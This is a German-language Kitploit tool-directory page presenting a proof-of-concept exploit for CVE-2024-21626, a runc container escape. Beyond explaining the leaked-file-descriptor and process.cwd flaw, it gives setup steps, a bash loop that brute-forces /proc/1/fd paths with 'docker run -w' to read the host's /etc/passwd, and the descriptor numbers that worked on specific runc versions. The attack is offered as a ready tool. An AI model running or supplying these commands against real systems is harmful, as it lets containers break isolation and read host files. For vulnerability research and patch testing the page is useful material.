Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-21626 — Proof-of-Concept-Exploit für CVE-2024-21626, einen runc-Containerausbruch über geleakte Dateideskriptoren und process.cwd-Manipulation, der Host-Dateisystemzugriff ermöglicht. | Kitploit
Tools/GitHubGitHub/cdxiaodong/cve-2024-21626
Container-SicherheitSchwachstellenanalyseExploitationPenetrationstestsCloud-SicherheitContainer-Ausbruch
GitHubcdxiaodong/cve-2024-21626

CVE-2024-21626

Proof-of-Concept-Exploit für CVE-2024-21626, einen runc-Containerausbruch über geleakte Dateideskriptoren und process.cwd-Manipulation, der Host-Dateisystemzugriff ermöglicht.

Repository anzeigen
5138vor 2 JahrenNoch nicht geprüft
Teilen

Nutzung:

  1. git clone https://github.com/cdxiaodong/CVE-2024-21626

  2. docker-compose up


Überprüfung: Wenn /etc/passwd des Hosts erhalten werden kann, ist die Schwachstelle vorhanden

Umgebung: runc: >=v1.0.0-rc93,<=1.1.11

Angriffsdetails und Prinzip: In den betroffenen Versionen von runc werden während der Initialisierung einige interne Dateideskriptoren preisgegeben, darunter ein Handle auf /sys/fs/cgroup des Hosts, und runc überprüft nicht, ob das endgültige Arbeitsverzeichnis im Mount-Namespace des Containers liegt. Ein Angreifer kann die process.cwd-Konfiguration auf /proc/self/fd/7 ändern oder den spezifischen Pfad, der beim Aufruf von runc exec auf dem Host über den Parameter --cwd übergeben wird, durch einen Symlink auf /proc/self/fd/7/ ersetzen, sodass Prozesse im Container auf das Dateisystem des Hosts zugreifen und es manipulieren können, wodurch die Isolationsmechanismen des Containers umgangen werden.

Weitere Details (GIF-Bild):
  1. Der Angreifer verwendet ein selbst erstelltes Docker-PoC-Paket für den Angriff CVE-2024-21626 runc process.cwd und preisgegebene fds Containerausbruch | Snyk (snyk.io)
  2. Dieses Docker-Image wurde noch nicht öffentlich als Open Source veröffentlicht (Stand 2024-02-01) img_v3_027l_c9651fc0-e6db-4524-9363-1e12fca4f8dg
  3. Offizielle Änderungslogik des Quellcodes: Merge pull request from GHSA-xr7r-f8xq-vfvv · opencontainers/runc@0212048 (github.com)
  4. Runc anfällig für Containerausbruch durch Process.CWD-Trick und preisgegebene FDS · CVE-2024-21626 · GitHub Advisory Database

CVE: CVE - CVE-2024-21626 (mitre.org) Entdecker dieser Schwachstelle: CVE-2024-21626 runc process.cwd und preisgegebene fds Containerausbruch | Snyk (snyk.io) image

Die tatsächlichen FD können sich je nach Reihenfolge der Dateiöffnung ändern. Sie können das folgende Skript zum Brute-Force verwenden:

/// #!/bin/bash

for i in {3..10} do # 使用变量构造工作目录,并运行容器 docker run -w /proc/1/fd/$i ubuntu cat ../../../../../etc/passwd done ///

Lokaler Test erfolgreich: fd/9 funktioniert mit runc-Version: 1.1.10, 1.1.2 image

Wenn runc --version 1.0.0 ist image

Wenn runc --version 1.1.4 ist, funktioniert fd/8 image

Heute frisch veröffentlichte Schwachstelle Im Folgenden weitere Details

Kann mit folgenden Methoden reproduziert werden:

  1. runc - input manuelle Breakpoint-Kompilierung
  2. eBPF überwacht runc und setzt Breakpoints
  3. runc create demo runc exec demo ls /proc/1/fd -a kann direkt die entsprechenden symbolischen Links anzeigen
  4. docker run -w /proc/1/fd/0-10 ubuntu cat ../../../../../etc/passwd Brute-Force

Todo: runc Breakpoint zum Abrufen von fd, um Automatisierung zu ermöglichen

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    276

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →